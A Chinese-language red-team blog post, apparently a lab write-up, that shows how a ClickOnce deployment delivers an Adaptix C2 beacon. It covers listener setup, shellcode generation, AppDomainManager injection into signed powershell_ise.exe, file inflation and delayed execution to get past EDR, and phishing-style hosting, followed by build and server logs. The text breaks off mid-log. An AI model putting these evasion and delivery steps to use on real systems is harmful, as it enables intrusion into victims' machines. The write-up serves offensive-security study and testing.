两次点击,一个信标:滥用 ClickOnce 部署实现初始访问
Akchhat 2026-11-19 16:50 中国香港
大家好,我是 Akchhat,我们又回来了。这次我打算试另一种初始访问 (Initial Access) 技术,我一直想动手试的就是 ClickOnce部署。
大家好,我是 Akchhat,我们又回来了。这次我打算试另一种初始访问 (Initial Access) 技术,我一直想动手试的就是 ClickOnce部署。如果你在红队领域待了一段时间,多半听说过它,只是很少有人真正坐下来从头到尾把一个搭出来。我正是在自己的家庭实验室里做了这件事,接下来想聊聊整个流程是怎么运转的、哪些环节出乎我的意料,以及我认为这个方向还能走多远。
实验室结构
先给一个快速概览,方便你边读边理清脉络。我搭建的是一套名为
MARVEL.local的小型 Active Directory (AD) 环境。受害主机是THEPUNISHER,IP 地址为192.168.233.129,运行 Windows 10 x64。我的攻击机是 Kali,IP 地址为192.168.233.128。命令与控制 (C2) 选用的是 Adaptix Framework,这是我近期一直在用的一个稳定可靠的 C2,界面干净,信标 (beacon) 定制能力也不错。这套实验环境实际上由两台 Windows 10 x64 机器组成,它们与一台 Server 2019 实例一同加入名为
Marvel.local的域。
工具
整套方案的核心是 whokilleddb https://github.com/whokilleddb/ 的
ClickForClickOnce。这是一个基于 Web 的载荷生成器 (payload builder),把 ClickOnce 的全部生成逻辑封装在内,让你无需手动处理 msbuild 配置,就能轻松产出一个部署包。用 Docker 运行它,在浏览器中打开http://127.0.0.1,就能看到一个干净的界面。ClickOnce 本身就是 Microsoft 正规的应用部署技术。它的思路是:你把一个
.application文件托管在某个位置,用户点击它,Windows 随即拉取依赖项并安装、运行该应用。它最初就是为企业软件分发而构建的,这对我们很有用,因为下载与执行这条流程在很大程度上为操作系统所信任。测试这套方案时,我们还把 Adaptix C2 用作命令与控制通道,因为在我的攻击场景 (Scenario) 中,它是唯一一个与企业级 C2 (Enterprise C2) 高度相似的 C2,而企业级 C2 指的就是 “Cobalt Strike”。 (注:这一点我可能判断有误,这是我的个人看法。)
攻击流程

第一步是在 Adaptix 中部署监听器 (listener)。我创建了一个名为
ops的监听器,对外提供 HTTP 服务,监听192.168.233.128:443,采用 BeaconHTTP 配置。URI 设置为/updates/check.php,只为了让流量看起来稍微合法一点。另外自定义了 User-Agent (用户代理),还加了一个心跳头 (heartbeat header)X-Beacon-Id。没什么花哨的,实验室环境够用了。

监听器启动之后,我生成了 agent 载荷。格式设为 Shellcode,架构选 x64,休眠 4 秒。这一步会导出一个原始的
.bin文件,我把它命名为ops.bin,它就是信标的 shellcode,也正是 ClickForClickOnce 接下来要打包并执行的内容。
接着在我们的终端上用 Docker 容器启动
ClickForClickOnce
┌──(kali㉿kali)-[~/Downloads/ClickForClickOnce] └─$ sudo docker compose up --build -d [+] Building 337.7s (29/29) FINISHED => [internal] load local bake definitions 0.0s => => reading from stdin 545B 0.0s => [internal] load build definition from Dockerfile 0.0s => => transferring dockerfile: 1.57kB 0.0s => [internal] load metadata for ghcr.io/astral-sh/uv:latest 0.7s => [internal] load metadata for docker.io/library/python:3.12-slim-bookworm 0.9s => [internal] load .dockerignore 0.0s => => transferring context: 2B 0.0s => FROM ghcr.io/astral-sh/uv:latest@sha256:cdc6093146eb3ff6a40107b38f008b789e050e77ad87865e381d9917da55a168 0.0s => [internal] load build context 0.0s => => transferring context: 1.18kB 0.0s => [base 1/20] FROM docker.io/library/python:3.12-slim-bookworm@sha256:34386ef0cb081344d7ec1c103ba398e6e9f64e9ab3a1509accc92a4e24a07258 0.0s => CACHED [base 2/20] COPY --from=ghcr.io/astral-sh/uv:latest /uv /uvx /bin/ 0.0s => CACHED [base 3/20] WORKDIR /app 0.0s => CACHED [base 4/20] RUN apt-get update -y 0.0s => CACHED [base 5/20] RUN apt-get install -y curl make gdb lldb wget ca-certificates gnupg debian-keyring debian-archive-keyring apt-transport-https nuget iputils-ping 0.0s => CACHED [base 6/20] RUN curl -1sLf 'https://dl.cloudsmith.io/public/caddy/stable/gpg.key' | gpg --dearmor -o /usr/share/keyrings/caddy-stable-archive-keyring.gpg 0.0s => CACHED [base 7/20] RUN curl -1sLf 'https://dl.cloudsmith.io/public/caddy/stable/debian.deb.txt' | tee /etc/apt/sources.list.d/caddy-stable.list 0.0s => CACHED [base 8/20] RUN apt-get install caddy -y 0.0s => [base 9/20] RUN rm -f /etc/apt/sources.list.d/caddy-stable.list 0.4s => [base 10/20] RUN gpg --homedir /tmp --no-default-keyring --keyring /usr/share/keyrings/mono-official-archive-keyring.gpg --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys 3FA7E0328081BFF6A14DA29A 1.3s => [base 11/20] RUN echo "deb [signed-by=/usr/share/keyrings/mono-official-archive-keyring.gpg] https://download.mono-project.com/repo/ubuntu stable-focal main" | tee /etc/apt/sources.list.d/mono-offici 0.5s => [base 12/20] RUN apt-get update -y 3.5s => [base 13/20] RUN apt-get install -y mono-devel mono-complete msbuild msbuild-sdkresolver msbuild-libhostfxr 304.3s => [base 14/20] RUN nuget update -self 5.5s => [base 15/20] RUN nuget sources add -Name nuget.org -Source https://api.nuget.org/v3/index.json 1.5s => [base 16/20] COPY Caddyfile /app/Caddyfile 0.1s => [base 17/20] WORKDIR /api 0.0s => [base 18/20] COPY templates /templates/ 0.1s => [base 19/20] COPY start.sh /api/start.sh 0.0s => [base 20/20] COPY ./api/ /api 0.0s => exporting to image 19.3s => => exporting layers 19.3s => => writing image sha256:c5f3b64383eb2351b8e2851afdb5ad621d78a1ab0ff0eb18eeab2ecc1de2e749 0.0s => => naming to docker.io/library/clickforclickonce-caddy 0.0s => resolving provenance for metadata file 0.0s [+] Running 3/3 ✔ clickforclickonce-caddy Built 0.0s ✔ Network clickforclickonce_default Created 0.2s ✔ Container caddy-main Started 打开 ClickForClickOnce 的界面,它会要求你填写几项内容:

- ClickOnce Name
(ClickOnce 名称):这是用户在安全提示窗口中看到的名称。我用的是
DirectHandler。名字足够普通,不会引人警觉。 - AppDomainManager Injection

(AppDomainManager 注入):这一项才是有意思的地方。ClickForClickOnce 借助 AppDomainManager 注入来真正执行你的载荷。你需要挑选一个合法的 Windows 二进制文件,让 shellcode 在其中运行。可选项包括
tzsync、Powershell ISE、ServiceHub.Host.netfx和PerfWatson2。我选了 PowerShell ISE,因为它是微软签名的二进制文件,能加载.NET,而且多数端点安全工具不会把它的运行标记为可疑。载荷最终同样会在powershell_ise.exe内部执行。
- Inflate Size
(膨胀大小):部分端点检测与响应 (EDR) 产品会跳过扫描超过某个大小阈值的文件。这个膨胀滑块让你能够人为地为载荷填充数据,把体积撑大。本次测试我把它设成了 300 MB,只是想观察一下实际行为。在真实的攻防行动中,你会依据自己对目标环境的了解来调整这个值。
- Action

(执行动作):最后一步把动作设为
Run Shellcode,上传的载荷文件是ops.bin。工具会提示 shellcode 的执行被延迟 8 分钟。这个延迟是刻意设计的:它给 ClickOnce 部署留出完整结束的时间,也给进程留出稳定下来的时间,然后 shellcode 才会运行。这一点在实际行动中值得留意。

接着点击 Submit and,看着构建日志一路滚动。构建过程会生成 NTDLL 哈希和 LdrCallEnclave 哈希,通过 mono 调用 msbuild 进行编译,拉取
Newtonsoft.Json,用 XOR 加密 shellcode,最后把所有内容打包成一个 zip 文件。

接着我们下载
DirectHandler.zip文件,文件内容如下:
DirectHandler.application DirectHandler.dll.deploy DirectHandler.manifest Newtonsoft.Json.dll.deploy config.json.deploy powershell_ise.exe.config.deploy powershell_ise.exe.deploy在真实环境中,你会把它托管在某个地方:自己持有的域名、Azure blob、SharePoint,任何符合你钓鱼说辞的托管点都可以。在实验室里,我直接启动了 Python 内置的 HTTP 服务器:
┌──(kali㉿kali)-[~/Downloads/DirectHandler] └─$ ls config.json.deploy DirectHandler.application DirectHandler.dll.deploy DirectHandler.manifest Newtonsoft.Json.dll.deploy powershell_ise.exe.config.deploy powershell_ise.exe.deploy ┌──(kali㉿kali)-[~/Downloads/DirectHandler] └─$ python3 -m http.server 8081 Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...然后,我们在受害主机上访问
http://192.168.233.128:8081,目录列表随之显示,你点击DirectHandler.application。


接下来弹出两个提示框:一个来自浏览器,询问是否要打开该文件,我们以受害者身份点击
open:
另一个是 Windows 安全警告,提示发布者无法验证:

总共两次点击。“ClickForClickOnce”这个名字指的正是这种最小化的用户交互。无需执行 PowerShell 命令,无需启用宏,只有两个看上去很平常的操作系统对话框。HTTP 服务器日志显示,受害主机在接受两个提示框之后依次拉取了全部部署文件,这正是 ClickOnce 运行时获取依赖的过程。流量看上去完全正常。
┌──(kali㉿kali)-[~/Downloads/DirectHandler] └─$ python3 -m http.server 8081 Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ... 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request version ('JJ\\x13\\x01\\x13\\x02\\x13\\x03À+À/À,À0̨̩À\\x13À\\x14\\x00\\x9c\\x00\\x9d\\x00/\\x005\\x01\\x00\\x06SÊÊ\\x00\\x00\\x00\\x17\\x00\\x00\\x00') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x06À\x01\x00\x06¼\x03\x03øOÃ4¾lCR\x80\x87Üû\x9abÌ\x1aT\x0dj\x18h\x7f\x01þË\x15\x0cbBMÐÙ \x9bg9ÉLÓÉÏ7c!âαgµÐTo| \x8fêpU`4à¡W\x84\x13\x00 JJ\x13\x01\x13\x02\x13\x03À+À/À,À0̨̩À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x06SÊÊ\x00\x00\x00\x17\x00\x00\x00" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request version ('\\x00\\x02\\x01\\x00\\x00\\x1b\\x00\\x03\\x02\\x00\\x02\\x00#\\x00\\x00\\x00') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x07\x00\x01\x00\x06ü\x03\x03*\x9b\x10\x0eäz|\x19=ËÇTIÑ\x08ÜÏb\x19k#\x9eK|ÒÜ\x02²\x8f\x0eÙÖ \x15\x99¢ìØ©\x8bÙ\x88<å\x1fvêµ8;\x15WÅÃ=)¯×fjZçv\x0dÕ\x00 ÚÚ\x13\x01\x13\x02\x13\x03À+À/À,À0̨̩À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x06\x93ºº\x00\x00\x00\x10\x00\x0e\x00\x0c\x02h2\x08http/1.1\x00\x0b\x00\x02\x01\x00\x00\x1b\x00\x03\x02\x00\x02\x00#\x00\x00\x00" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request version ('\\x02h2\\x08http/1.1\\x00\\x17\\x00\\x00\\x00+\\x00\\x07\\x06JJ\\x03\\x04\\x03\\x03\\x003\\x04ï\\x04í\\x9a\\x9a\\x00\\x01\\x00\\x11ì\\x04À\\x91w¦o&]úú¬¯j') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x06 \x01\x00\x06\x9c\x03\x03þ}$\x00λ\x1e<ç´¸û!G¸¼®û¬lÜXöîþ:\x0fXv÷\x1bº ±ÃÜä\x91\x1f'Ñz\x94aV\x0b\x99rwâìmdÖÕ\x89\x8aðAeè\x09-\x96z\x00 **\x13\x01\x13\x02\x13\x03À+À/À,À0̨̩À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x063jj\x00\x00\x00\x1b\x00\x03\x02\x00\x02\x00\x12\x00\x00\x00\x10\x00\x0e\x00\x0c\x02h2\x08http/1.1\x00\x17\x00\x00\x00+\x00\x07\x06JJ\x03\x04\x03\x03\x003\x04ï\x04í\x9a\x9a\x00\x01\x00\x11ì\x04À\x91w¦o&]úú¬¯j" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request syntax ('\\x16\\x03\\x01\\x06à\\x01\\x00\\x06Ü\\x03\\x03þ¦?r̸էLå\\x86üx') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x06à\x01\x00\x06Ü\x03\x03þ¦?r̸էLå\x86üx" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message Bad request version ('â½ñ\\x11¡\\x83J\\x89nVÈ\\x10Ã\\x0eq+L»ù\\x91¦\\x97\\x90¹Õ_') 192.168.233.129 - - [10/Oct/2026 16:14:47] "\x16\x03\x01\x06À\x01\x00\x06¼\x03\x03B%8\x0e\x11"\x8dHú·º-Ü\x105r74qÙ\\S\x94F!ÿï&hÈÌÕ \x95ò\x0d\x0c\x13=\x0bÃ,³\x00ª>L\x9e5Üɸj½\x90ßåÉN\x07+Hï\x1fn\x00 ºº\x13\x01\x13\x02\x13\x03À+À/À,À0̨̩À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x06Sêê\x00\x00\x00\x0b\x00\x02\x01\x00DÍ\x00\x05\x00\x03\x02h2þ\x0d\x00Ú\x00\x00\x01\x00\x01¤\x00 ü\x84¾\x05¦\x9aõ8p\x14Û1&'\x9cp\x83÷¼"ÔgY\x02¯\x8e\x944\x911U|\x00°t\x1cû\x17\x1d6\x19ªàÑ~;\x19@7!\x98\\\x12\x14`c,ÿ-\x1a)sý\x98z\\à8Aí\x0coö*ÀÆâ\x85bÃ\x11\x9d³9ÆÏ\x8ax\x8c¯\x8b(H\x98¥\x13ª\x89E$d`ÿß\x84³§V\x01BÒ\x1c\x98´V\x86À\x8d\x8afùß»\x84Dj\x0eIñ\x91W¦Ô:\x1bZRv\x12Vr\x8fs\x1f×ØûåSO»3\x035\x80\x81K㦦Ro¢0g\x87\x81\x95\x1aj\x0b|!\x1d®«÷\x88ìO4z*\x0bqÍ\x87\x92c/+\x04©\x17CA\x8e£\x96ûr¤à)¤ø\x0b\x94:¹\x003\x04ï\x04í::\x00\x01\x00\x11ì\x04ÀÁÃ)$¬0oæ\x9dµ÷Æá\x9c+ôYG\x8f\x8ayL×&/(wj·hmpKëEu|Ë\x18frD\x18\x08¥gAµ§Øn©²PÑV»\x11Ylò÷}ëJª>\\¹Ý@Y)ä·¹c\x8a¯,\x85_áQ¿¤\x9d \x03¨iULú\x10m(>v\x10\x17æÃi\x1dItrd\x04ÞÄ%\x85\x09Ä\x10\x12´\x00ôyÀÜo\x19HÌ/ç\x04UÐ\x83º \x86;¤¼_âK"\x11<]á\x9a7|[â\x1bÇW\x98\x10/\x03\x9aÇA\x9c\x9aF¼Ù§}E{J\x1c³\x0b¾\x04ËdqvoÆy\x00Sc û\x94\x97öooBÄ\x8b\x08>ò|¢e\x88¤\x8fãǢ䡧CZ\x06j\x10Æù:)\x8a#X&ƺW¥uIÇbWÇ\x86Iv\x92!\x19\x9awÂÕ\x835[\x1b83g\x89»±n\x9f\x81R\x99Ö\x9f\x05H§Jè\x91\x0bÉÀ¤Üeë\x979\x11Ò©ç\x08>1Á\x1cL\x90b\x9ca\x94ÍsÌCá\x9cÐC\x85\x16¡}05©å\x92\x7få\x05|Ä#| \x92X.A¸Á$\x9a\x9fÒ\x04î\x15«\x90ÇVtË\x1fA\x0b\x86&\x0c¡óQ+é4\x8d%\x05\x02\x05£\x9dÒ÷Ëzw«ÝR½^è ÛÚ\x92²Ô¸Þ&9Pæ\x93Àè\x1e\x12Òo\x065h\x92\x9aË\\(\x1c\x16\x9aw£¬v\x15\x08Gc\x8c*\x7f¸oÒ*eû$\x89uE&Ðe\x986ÂpÁb\x9dü5\x88Ò0µ ô\x0b\x8c\x99\x93±2\x1eÿë_ß\x14¶îÇjÆzI§\x93\x1fµ6\x12²K\x84$ã%3aÄ\x07¡q,\x1a5Ô\x1c~ùÁÂY¤SÉJ\x00Z<\x12\x1aË¡¹Ñ\x03\x0déNÛ°y â½ñ\x11¡\x83J\x89nVÈ\x10Ã\x0eq+L»ù\x91¦\x97\x90¹Õ_" 400 - 192.168.233.129 - - [10/Oct/2026 16:14:47] code 400, message 